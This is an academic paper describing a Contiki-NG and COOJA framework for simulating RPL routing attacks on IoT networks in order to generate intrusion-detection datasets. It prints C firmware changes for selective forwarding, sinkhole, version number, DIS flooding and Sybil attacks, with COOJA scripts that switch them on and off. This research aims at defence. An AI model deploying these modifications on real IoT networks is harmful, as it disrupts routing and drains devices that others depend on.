A Reference Implemenation for RPL Attacks Using Contiki-NG and COOJA

Faya Algahtani
Electrical & Electronic Engineering
University of Bristol
Bristol, United Kingdom
faya.algahtani@bristol.ac.uk

Theo Tryfonas
Electrical & Electronic Engineering
University of Bristol
Bristol, United Kingdom
theo.tryfonas@bristol.ac.uk

George Oikonomou
Electrical & Electronic Engineering
University of Bristol
Bristol, United Kingdom
g.oikonomou@bristol.ac.uk

***Abstract*—RPL-based IoT networks are vulnerable to routing attacks as well as flooding attacks. Developing security countermeasures requires knowledge of possible attacks, their timing, and combinations. Most implementations of RPL related attacks only consider individual attacks triggered when their simulation starts. Furthermore, nodes which to be compromised are preselected before a simulation starts and cannot later be changed. In this paper, we present a Contiki-NG implementation of most known RPL attacks all of which is shared on a public Github repository. In addition, we designed a framework in COOJA to facilitate simulating hybrid RPL attacks with different settings in terms of duration and severity.**

***Index Terms*—Internet of Things, Contiki-NG, COOJA, RPL, Security**

I. Introduction

In resource constrained Internet of Things (IoT), nodes are constrained in terms of energy, memory and processing power which calls for a suitable protocol stack. According to [1], the industry's desired protocol stack that meets the requirements for resource limited IoT networks is shown in Fig. 1. The Constrained Application Protocol (CoAP) is employed as a protocol for the application layer which runs over UDP, the desired transport layer protocol. IPv6 is adopted because of the abundant address space needed by ubiquitous *things*. IPv6 packets are fitted into the IEEE 802.15.4 frame using 6LoWPAN an adaptation layer to compress IPv6 packets header and fragment large ones. To reduce radio duty-cycling, Time Slotted Channel Hoping (TSCH) is opted as a method for channel access. As for routing protocol, routing tables are populated by RPL the IPv6 Routing Protocol for Low-Power Lossy Network, specified in [2]. RPL forms Destination Oriented Directed Acyclic Graph (DODAG) by utilising an objective function to render a rank for each node with nodes close to the root have lower values for their ranks.

Despite RPL having security modes, which provide message security for control messages, it is still vulnerable to compromised nodes launching attacks which disrupt routing paths and deplete resources [3]. For example, advertising a bogus beneficial path or flooding a neighbour with control messages. Thus, developing security countermeasures is paramount particularly Machine Learning (ML) anomaly-based algorithms. Such algorithms require dataset generation



Fig. 1. IoT Protocol Stack

to train ML models to establish a baseline for a normal behaviour and test against abnormal activities. Deviating from normal activities could be misinterpreted as malicious rather than faulty and vise versa. Therefore, ML datasets should contain as many as possible traces of attacks, their combinations, and potential communication failures.

Simulation of attacks, mainly aimed at dataset generation, should consider concurrent attacks and capture scenarios in which number of adversaries is changing during simulation or the duration of an attack maybe need to be configurable. Most of research on RPL related attacks is focused on performance analysis under attacks with a minimal reference to how operating systems modules should be modified to correctly launch such attacks. This is an issue because high level definitions of attacks tend overlook some important implementation details which may lead to attacks not working as indented.

To this end, we present Contiki-NG's[1] RPL-lite modifications for well-known RPL attacks all of which are made available on a public Github repository[2]. In addition, we include a framework for scholars via COOJA, an event driven simulator for Contiki-NG devices [4], to simultaneously simulate customisable combinations of RPL attacks with configurable duration running on multiple nodes.

[1]Forked version of ContikiOS for next generation resource-constrained IoT devices. For more info visit https://github.com/contiki-ng/contiki-ng/wiki
[2]https://github.com/FayaUoB/contiki-ng-attacks

The main contributions of this paper are the following:

- Implementation of RPL attacks in Contiki-NG.
- Simulation framework via COOJA for combinations of attacks on multiple nodes with configurable durations.

The rest of paper is structured as follows. In section 2, we survey related work in terms of simulation frameworks and attacks implementation. In section 3, details of our framework are introduced followed by examples in section 4 to demonstrate well-known attacks running individually and combined. Finally, we conclude and summarise our work in section 5.

II. Related Work

In this section, we survey works that presented a simulation framework, suggested Contiki-OS implementation details or simulated combinations of attacks in COOJA. In addition, we comment on implementations that fail in RPL non-storing mode.

Sharma et al. in [5] introduced a simulation framework for RPL related attacks as well as an intrusion detection system based on ML. In their simulation framework, all attacks were compiled on all nodes and every node would have to check if it is an attacker to perform the attacks, thus combinations of attacks were implemented. However, all non-malicious nodes have to consistently perform the ID check which consumes CPU power. In addition, attackers IDs are predefined and to have multiple attackers, recompilation has to be performed multiple times.

Le et al. presented in [6] a pseudocode for different flavours of Rank Attack in which compromised nodes purposefully select the worst parent available and do not update their DIOs to incur delay on traffic passing through. To bypass rank validation by parents, compromised nodes withholds sending DAO messages (i.e. no downward paths to the compromised node and its descendants). However, RPL non-storing mode dictates that DAO messages of descendants must be forwarded towards a DODAG's root to update its routing table and thus rank validation by selected parents is inevitable.

NAPIAH et al. in [7] developed an IDS to mitigate individual and combination of attacks. No reference to how combination of attacks were implemented in terms of module modifications of Contiki-OS.

Both Preda et al. in [8] simulated a combination of sinkhole and selective forwarding attacks by first advertising a root-based rank and then selectively forwarding packets. No Contiki-OS code modifications were referenced.

Wallgren et al. in [9], introduced the Contiki-OS code modifications for some of Wireless Sensors Networks (WSN) inherited attacks defined in [10], namely selective-forwarding attack, sinkhole attack and other attacks. However, their implementation of selective-forwarding attack prevents DAO forwarding in RPL non-storing mode and thus children of the compromised node will switch to other parents upon reaching the DAO retransmission limit. In addition, no combination of attacks were implemented or simulated. Their code is available on a public Github repository [3].

III. Simulation Framework

In this section, we provide the details of our framework in terms of modifying Contiki-NG's header files and providing a template for COOJA's simulation script.

A. Contiki-NG's Side

To embed some code for attacks in Contiki-NG's core modules, one option is to make multiple clones of Contiki-NG's directory for each attack and modify each accordingly which require more storage space. Instead, we use C preprocessor directives to control which attacks code to include during compilation. Furthermore, we use a boolean-like variable to control when to activate an attack during a simulation.

Contiki-NG includes a header file called `project-conf.h` during preprocessing if found in an application's directory. We utilise that to define directives for which attacks code to include. For example, to include code for `ATTACK_X`, we add `#define CONF_ATTACK_X 1` to `project-conf.h` to be used by `contiki-default-conf.h` as in Listing 1. In `contiki-default-conf.h`, we create a directive for including `ATTACK_X` which is defined to be 0 by default (i.e. `ATTACK_X`'s code will be excluded during compilation).

```
#ifdef CONF_ATTACK_X
#define ATTACK_X CONF_ATTACK_X
#else
#define ATTACK_X 0
#endif
```

Listing 1. contiki-default-conf.h

In Listing 2, an example for how to embed `ATTACK_X`'s code in some `core_file.c`. The variable `attack_X_on` is created to be used as a switch controlled by COOJA to activate/deactivate the attack. Moreover, this variable acts as a selection switch in case all nodes compiled with the same `project-conf.h` configurations.

```
#if ATTACK_X == 1
uint8_t attack_X_on;//non-cooja mote, set to zero
#endif
.
.
.
#if ATTACK_X == 1
  if(attack_X_on)
    // insert attack code
#endif
```

Listing 2. some_core_file.c

When including more attacks, each attack must have a configuration directive in a `project-conf.h`, a defined attack directive in the `contiki-default-conf.h`, and an activation variable.

[3]https://github.com/ecksun/Contiki-IDS

B. COOJA's Side

On COOJA's side, in Listing 3 we create an Attack class with attributes name, taget, start time, end time, ON and OFF. The class also defines two methods `memAccess` and `flipSwitch`. The `memAccess` method is used to access target mote's memory to update `ithByte` for `varName` with `byteValue`. As for the `flipSwitch` method, after receiving current time, it calls `memAccess` to invert an activation variable when conditions for an attack's duration are met.

```
function Attack(name,targetID,startTime,endTime){
  this.name = name;
  this.t = sim.getMoteWithID(targetID);
  this.st = startTime*1000;
  this.et = endTime*1000;
  this.ON = false;
  this.OFF = false;
  this.memAccess = function (varName,ithByte,
      byteValue) {
  mem = this.target.getMemory();
  exists = mem.getSymbolMap().containsKey(varName);
  if (exists) {
    sym = mem.getSymbolMap().get(varName);
    mem_seg = mem.getMemorySegment(sym.addr, sym.
        size);
    mem_seg[ithByte] = byteValue;
    mem.setMemorySegment(sym.addr, mem_seg);
    return true;
    }
    return false;
  }
  this.flipSwitch = function (time) {
    if (!this.ON && time > this.st) {
       this.ON = this.memAccess(this.name,0,0xff);
       if(this.ON)
        log.log(this.t.getID()+" attack ON\n");
    }
    if (!this.OFF && time > this.et) {
       this.OFF = this.memAccess(this.name,0,0x00);
       if(this.OFF)
        log.log(this.t.getID()+" attack OFF\n");
    }
  }
}
attacks = new Array();
attacks.push(new Attack("attack_X_on", 3, 300000,
    600000));
// main loop
while (true) {
  for(i=0;i<attacks.length;i++)
      attacks[i].flipSwitch(time);
  YIELD();
}
```

Listing 3. cooja_script.js

When an object of class attack is instantiated for an attack, it receives name of the attacks' activation variable, ID of target node which can be random, start time, and end time of the attack in milliseconds. All attacks are pushed into an array to be used inside the main loop by calling `flipSwitch` for each attack and passed current time.

IV. Examples Using The Framework

In this section, we demonstrate our framework using well-known RPL related attacks and their combinations on the nodes displayed in Fig. 2. The nodes are boarded with an application provided in Contiki-NG's examples folder[4]. In this application, the root with ID 1 sends UDP hello requests based on pseudorandom order to all nodes and receives their responses back. Simulation parameters used for all scenarios are listed in TABLE I. All simulations ran for 10 minutes with real-time speed (i.e. 1.0x) and COOJA's Unit Disk Graph Medium (UDGM) as a radio medium.

TABLE I
Simulation Parameters

Parametes	Value
Random Seed	52021
Radio Medium	UDGM
Transmission Range	50 meters
Interference Range	100 meters
Transmission Success Ratio	1.0
Reception Success Ratio	1.0



Fig. 2. Simulation Nodes

A. Selective Forwarding Attack (SFA)

In this attack, a compromised node drops every packets it supposed to forward except control packets [10] (i.e. DAO messages in RPL non-storing mode). In Listing 4, SFA implementation replaces the template's `attack_X` with `SFA`, similarly also in `project-conf.h` and `contiki-default-conf.h`. The implementations is straightforward that is when the attack is triggered, all forwarded packets are dropped except ICMPv6 packets with code 155 which is the code for RPL packets. The exclusion is intended to cover the case when RPL is operating in non-storing mode in which DAO messages are forwarded back to the DODAG's root [2].

```
#if SFA == 1 // after line 96
uint8_t SFA_on;
#endif
#if SFA == 1 // after line 1260
if(SFA_on && UIP_ICMP_BUF->type != 155)
  goto drop;
#endif
```

Listing 4. os/net/ipv6/uip6.c

[4]https://github.com/contiki-ng/contiki-ng/blob/develop/examples/benchmarks/rpl-req-resp/node.c

In Listing 5, node 7 runs SFA for the entire simulation time while node 8 runs it only after half the simulation time has passed.

```
attacks.push(new Attack("SFA_on", 7, 0, 600000));
attacks.push(new Attack("SFA_on", 8, 300000, 600000)
    );
// main loop
while (true) {
  for(i=0;i<attacks.length;i++)
      attacks[i].flipSwitch(time);
  YIELD();
}
```

Listing 5. cooja_script.js for SFA



Fig. 3. SFA DODAG

Figure 3 shows nodes 10,11,14 and 15 as descendants of node 7. As a result, their Hello requests were not delivered thus affecting their packet delivery ratios depicted in Fig. 4. Similarly, nodes 12 and 16 are descendants of node 8 and thus their packet delivery ratios are mildly affected because node 8 ran SFA for half the simulation time. The NA stands for No Attacks scenario.



Fig. 4. Packet Delivery Ratio (PDR) for SFA

B. Sinkhole Attack (SHA)

In a Sinkhole attack, a node advertises a better routing path to its neighbours to attract more traffic for the purpose of eavesdropping [10]. This achieved in RPL by advertising a root's rank in DIO messages [9]. In Listing 6, we include SHA into Contiki-NG RPL-lite's implementation by using the `set16` function to set the 2 bytes of the rank field in DIO messages to be `ROOT_RANK`.

```
#if SHA == 1 // after line 80
uint8_t SHA_on;
#endif
#if SHA == 1 // after line 371
if(SHA_on)
  set16(buffer, pos, ROOT_RANK);
#endif
```

Listing 6. os/net/routing/rpl-lite/rpl-icmp6.c

Also, to maximise SHA's impact as recommended by [9], the DIO Trickle timer was switched off by restoring the original `ticks` value as in Listing 7.

```
#if SHA == 1 // after line 145
if(SHA_on)
  ticks = (time * CLOCK_SECOND) / 1000;
#endif
```

Listing 7. os/net/routing/rpl-lite/rpl-timers.c

Since the activation variable `SHA_on` is used in more than one file, `extern uint8_t SHA_on` is also added `contiki-default-conf.h` along with SHA's preprocessor directive.



Fig. 5. SFA and SHA DODAG

In this scenario, node 7 to launches SFA and SHA for the entire simulation time. It can be seen in 5 that node 7 is the sink for most nodes. Furthermore, with 7 also launching SFA, all of it descendants PDR are at 0%.

C. Version Number Attack (VNA)

In RPL DIO messages, a number is used to indicate the current version of a DODAG. The root of a DODAG upon detecting inconsistencies increments the version number to trigger *a global repair* [2]. As a result, all Trickle timers are reset, routing tables are cleared and the process of joining the DODAG is again repeated.



Fig. 6. SFA and SHA PDR



Fig. 8. Average Trickle Period Per Node

A compromised node can increment the version number as there is no way for other nodes to verify the integrity of such increase [11], [12]. The implementation of this attack is shown in Listing 8.

```
#if VNA == 1 // after line 81
uint8_t VNA_on;
#endif
#if VNA == 1 // after line 362
if(VNA_on)
  buffer[pos-1] = ++curr_instance.dag.version;
#endif
```

Listing 8. os/net/routing/rpl-lite/rpl-icmp6.c

In this scenario, node 8 starts increasing the version number after 2 minutes and stops after 10 minutes. It can be seen in Fig. 7 that neighbours of node 8 are repeatedly rejoining the DODAG. Moreover, Fig. 8 shows this attack reduces all



Fig. 7. Number of Times Rejoined the DODAG

Trickle periods used to guard against unnecessary multicasting by RPL control messages. Clearly the root upon receiving a DIO message with the different version number, it will increment the version number further signalling a DODAG inconsistency. Thus, if node 8 continues incrementing the version number and the root incrementing further each time, the DODAG will be locked in endless formation.

D. DIS Flooding Attack (DFA)

Flooding attacks in RPL-based IoT are intended to deplete resources. Using DIS messages which are intended for soliciting DODAG information from neighbours [2], a compromised node can launch a flooding attack prompting them to respond with DIO messages after resetting DIO Trickle timers. A compromised node should always be able to launch the attack at anytime regardless of whether it has already joined the DODAG or not. To launch this flooding attack, a compromised node shrinks its DIS transmission period [13].

In Listing 9, we reduced a DIS transmission period to 5 clock seconds and added the case for when the attack is ON and the compromised node stops sending DIS messages because it has joined a DODAG.

```
#if DFA == 1 // after line 54
uint8_t DFA_on;
#endif
#if DFA == 1 // after line 100
    if(DFA_on)
        expiration_time = 5*CLOCK_SECOND;
#endif
#if DFA == 1 // after line 119
else{
    if(DFA_on){
     rpl_icmp6_dis_output(NULL);
     rpl_timers_schedule_periodic_dis();
    }
}
#endif
```

Listing 9. os/net/routing/rpl-lite/rpl-timers.c

In Listing 10, we add a case for if the attack started after the compromised node had already joined a DODAG. This done by scheduling a DIS transmission when the compromised receives a DIO message to transfer the control the block code in In Listing 9.

```
#if DFA == 1 // after line 601
  if(DFA_on)
    rpl_timers_schedule_periodic_dis();
#endif
```

Listing 10. os/net/routing/rpl-lite/rpl-dag.c

To show that a target node can be random in our framework, we let the DFA's attack object receives a random number for

it target node. The random target cannot be 1 (root), 0 (not defined) or 7 (to be different than before). The attack starts after 5 minutes and stops after 10 minutes.

```
randx = new java.util.Random(sim.getRandomSeed());
rand_node = randx.nextInt(16);
while(rand_node < 2 || rand_node == 7)
     rand_node = randx.nextInt(16);
DFA = new Attack("DFA_on", rand_node, 300000,
    600000);
attacks.push(DFA);
// main loop
while (true) {
    for(i=0;i<attacks.length;i++)
      attacks[i].flipSwitch(time);
    YIELD();
}
```

Listing 11. cooja_script.js for DFA

After running the simulation, we notice that 16 was the randomly chosen node. In Fig. 9, node 16 clearly was flooding its neighbours with mutlicast DIS messages. As a result, node



Fig. 9. Number of Multicast DIS Messages Sent

16's neighbours which are nodes 12, 13 and 15 are forced to multicast DIO messages as a response which can be seen in Fig. 10. Furthermore, in Fig. 11, their Trickle periods were



Fig. 10. Number of Multicast DIO Messages Sent

affected as a result of constantly resetting their DIO timers which increases radio duty cycle.

E. Sybil Attack (SYA)

A Sybil Attack is defined in [14], [15] as a malicious node claiming multiple bogus identities. The malicious node can



Fig. 11. Average Trickle Period Per Node

use these bogus identities to register fake routes, masquerade as other real nodes or bypass countermeasures based on identities inspection [14]. Thus, SYA render most security countermeasures ineffective and it is really difficult to prevent or even detect.

To implement SYA in a node, its link-layer address has to be modified as well as its link-local address. Any outgoing RPL packets will be spoofed with a fake link-local address derived from the variable `fake_id`. In Listing 12, we use `linkaddr_set_node_addr()` to change the link-layer address and `uip_ds6_set_addr_iid()` to change the source IPv6 address.

```
#if SYA == 1 // after line 57
uint8_t SYA_on;
uint8_t fake_id;
#endif
.
.
.
#if SYA == 1 // after line 250
if(SYA_on){
  linkaddr_t fladdr;
  memset(&fladdr, 0, sizeof(linkaddr_t));
  for(int i = 0; i < sizeof(uip_lladdr.addr); i +=
      2) {
    fladdr.u8[i + 1] = fake_id & 0xff;
    fladdr.u8[i + 0] = fake_id >> 8;
  }
  linkaddr_set_node_addr(&fladdr);
  memcpy(&uip_lladdr.addr,&linkaddr_node_addr,
         sizeof(uip_lladdr.addr));
  uip_create_linklocal_prefix(&UIP_IP_BUF->srcipaddr
      );
  uip_ds6_set_addr_iid(&UIP_IP_BUF->srcipaddr,
                       &uip_lladdr);
}
#endif
```

Listing 12. os/net/routing/rpl-lite/uip-icmp6.c

In Cooja's script, we added the `timeVarUpdate` function to update `fake_id` with certain values at certain times. This function is called inside `flipSwitch` and received current time as an input. In this scenario, node 7 pretends to be node 9 an actual node then node 38 (`0x26`) a fabricated node.

```
// inside Attack class
this.valuesList = new Array();
this.timesList = new Array();
this.vName = "";
this.timeVarUpdate = function (time) {
 if (this.ON && time > this.st && time <  this.et) {
    for(i=0;i<this.valuesList.length;i++){
     if(1000*this.timesList[i] > time)
        break;
     else
        this.memAccess(this.vName,0,this.valuesList[
            i]);
    }
 }
}
// function to activate/deactivate an attack
this.flipSwitch = function (time) {
 if (!this.ON && time > this.st) {
    this.ON = this.memAccess(this.name,0,0xff);
    if(this.ON)
     log.log(this.t.getID()+" attack ON\n");
    }
    this.timeVarUpdate(time);
    if (!this.OFF && time > this.et) {
      this.OFF = this.memAccess(this.name,0,0x00);
      if(this.OFF)
       log.log(this.t.getID()+" attack OFF\n");
    }
}
} // Attacks class end
sya = new Attack("SYA_on", 7, 200000, 600000);
sya.vName="fake_id";
sya.valuesList.push(0x09); sya.timesList.push
    (200000);
sya.valuesList.push(0x26); sya.timesList.push
    (400000);
attacks.push(sya);
```

Listing 13. cooja_script.js for SYA

To show SYA impact, we use log snippet for some of node 7's neighbours in particular nodes 6, 10 and 3. As highlighted in Fig. 12, the aforementioned nodes register both identities claimed by node 7 in addition to its original identity. If this

```
540.318    ID:6    [INFO: RPL] nbr: fe80::207:7:7:7  651,   544 =>  1195 --  9    f  (last tx 1 min ago)
540.318    ID:6    [INFO: RPL] nbr: fe80::202:2:2:2  256,   128 =>   384 -- 16  bafp (last tx 0 min ago)
540.318    ID:6    [INFO: RPL] nbr: fe80::20a:a:a:a  517,   128 =>   645 -- 16   af  (last tx 0 min ago)
540.318    ID:6    [INFO: RPL] nbr: fe80::203:3:3:3  256,   272 =>   528 --  2    a  (last tx 0 min ago)
540.318    ID:6    [INFO: RPL] nbr: fe80::209:9:9:9  384,   601 =>   985 --  8    f  (last tx 2 min ago)
540.318    ID:6    [INFO: RPL] nbr: fe80::226:26:26:26  384,   384 =>   768 --  0   a   (no tx)
540.318    ID:6    [INFO: RPL] nbr: end of list
================================================================================
540.618    ID:10    [INFO: RPL] nbr: fe80::207:7:7:7  651,   794 =>  1445 -- 16    f  (last tx 4 min ago)
540.618    ID:10    [INFO: RPL] nbr: fe80::20b:b:b:b  523,   435 =>   958 --  7   af  (last tx 1 min ago)
540.618    ID:10    [INFO: RPL] nbr: fe80::206:6:6:6  384,   130 =>   514 -- 16  bafp (last tx 0 min ago)
540.618    ID:10    [INFO: RPL] nbr: fe80::20e:e:e:e  645,   128 =>   773 -- 16   af  (last tx 0 min ago)
540.618    ID:10    [INFO: RPL] nbr: fe80::209:9:9:9  430,   601 =>  1031 --  8    f  (last tx 2 min ago)
540.618    ID:10    [INFO: RPL] nbr: fe80::226:26:26:26 384, 601 =>   985 --  8    f  (last tx 0 min ago)
540.618    ID:10    [INFO: RPL] nbr: end of list
================================================================================
540.624    ID:3    [INFO: RPL] nbr: fe80::201:1:1:1  128,   128 =>   256 -- 16 rbafp (last tx 0 min ago)
540.624    ID:3    [INFO: RPL] nbr: fe80::204:4:4:4  256,   225 =>   481 --  4   af  (last tx 0 min ago)
540.624    ID:3    [INFO: RPL] nbr: fe80::208:8:8:8  384,   320 =>   704 --  1    a  (last tx 5 min ago)
540.624    ID:3    [INFO: RPL] nbr: fe80::202:2:2:2  256,   320 =>   576 --  1    a  (last tx 2 min ago)
540.624    ID:3    [INFO: RPL] nbr: fe80::207:7:7:7  631,  2506 =>  3137 -- 16    f  (last tx 0 min ago)
540.624    ID:3    [INFO: RPL] nbr: fe80::206:6:6:6  384,   384 =>   768 --  0   a   (no tx)
540.624    ID:3    [INFO: RPL] nbr: fe80::209:9:9:9  430,   384 =>   814 --  0   a   (no tx)
540.624    ID:3    [INFO: RPL] nbr: fe80::226:26:26:26  384,   384 =>   768 --  0   a   (no tx)
540.624    ID:3    [INFO: RPL] nbr: end of list
```

Fig. 12. Neighbours Table For Nodes 6,10 and 3

attack is combined with DAO flooding, the routing table stored at a DODAG's root will be full with fake routes. Furthermore, a No-Path-DAO is used by a child to notify its parent that it is no longer its preferred parent [2] and thus when combined with SYA, actual routes will be wiped.

V. Conclusion

In conclusion, we presented a framework through which hybrid attacks can be simulated. The framework was designed by using C preprocessor directives to optionally compile-in attacks and activate them via COOJA. We demonstrated our framework capabilities by launching combined RPL attacks running on different nodes one of which was randomly chosen. This framework presents an opportunity for scholars researching security countermeasures which are ML-based. With this framework, ML datasets generation is more dynamic and random which may uncover unexpected real scenarios.

References

[1] M. R. Palattella, N. Accettura, X. Vilajosana, T. Watteyne, L. A. Grieco, G. Boggia, and M. Dohler, "Standardized protocol stack for the internet of (important) things," *IEEE Communications Surveys and Tutorials*, vol. 15, no. 3, pp. 1389–1406, 2013.

[2] R. Alexander, A. Brandt, J. Vasseur, J. Hui, K. Pister, P. Thubert, P. Levis, R. Struik, R. Kelsey, and T. Winter, "RPL: IPv6 Routing Protocol for Low-Power and Lossy Networks," RFC 6550, Mar. 2012. [Online]. Available: https://rfc-editor.org/rfc/rfc6550.txt

[3] A. M. Ahmed Raoof and C.-H. Lung, "Enhancing routing security in iot: Performance evaluation of rpl's secure mode under attacks," *IEEE Internet of Things Journal*, pp. 1–1, 2020.

[4] F. Österlind, A. Dunkels, J. Eriksson, N. Finne, and T. Voigt, "Cross-level sensor network simulation with COOJA," in *Proceedings - Conference on Local Computer Networks, LCN*. IEEE, 2006, pp. 641–648.

[5] M. Sharma, H. Elmiligi, F. Gebali, and A. Verma, "Simulating attacks for rpl and generating multi-class dataset for supervised machine learning," in *2019 IEEE 10th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, Oct 2019, pp. 0020–0026.

[6] A. Le, J. Loo, A. Lasebae, A. Vinel, Y. Chen, and M. Chai, "The impact of rank attack on network topology of routing protocol for low-power and lossy networks," *IEEE Sensors Journal*, vol. 13, no. 10, pp. 3685–3692, 2013.

[7] M. N. Napiah, M. Y. I. Bin Idris, R. Ramli, and I. Ahmedy, "Compression header analyzer intrusion detection system (cha - ids) for 6lowpan communication protocol," *IEEE Access*, vol. 6, pp. 16 623–16 638, 2018.

[8] M. Preda and V.-V. Patriciu, "Simulating RPL Attacks in 6lowpan for Detection Purposes," 2020, pp. 239–245.

[9] L. Wallgren, S. Raza, and T. Voigt, "Routing attacks and countermeasures in the rpl-based internet of things," *International Journal of Distributed Sensor Networks*, vol. 9, no. 8, p. 794326, 2013. [Online]. Available: https://doi.org/10.1155/2013/794326

[10] C. Karlof and D. Wagner, "Secure routing in wireless sensor networks: attacks and countermeasures," in *Proceedings of the First IEEE International Workshop on Sensor Network Protocols and Applications, 2003.*, 2003, pp. 113–127.

[11] A. Mayzaud, R. Badonnel, and I. Chrisment, "A distributed monitoring strategy for detecting version number attacks in RPL-based networks," *IEEE Transactions on Network and Service Management*, vol. 14, no. 2, pp. 472–486, 2017.

[12] A. Aris, S. F. Oktug, and S. Berna Ors Yalcin, "RPL version number attacks: In-depth study," in *Proceedings of the NOMS 2016 - 2016 IEEE/IFIP Network Operations and Management Symposium*, no. Noms. IEEE, 2016, pp. 776–779.

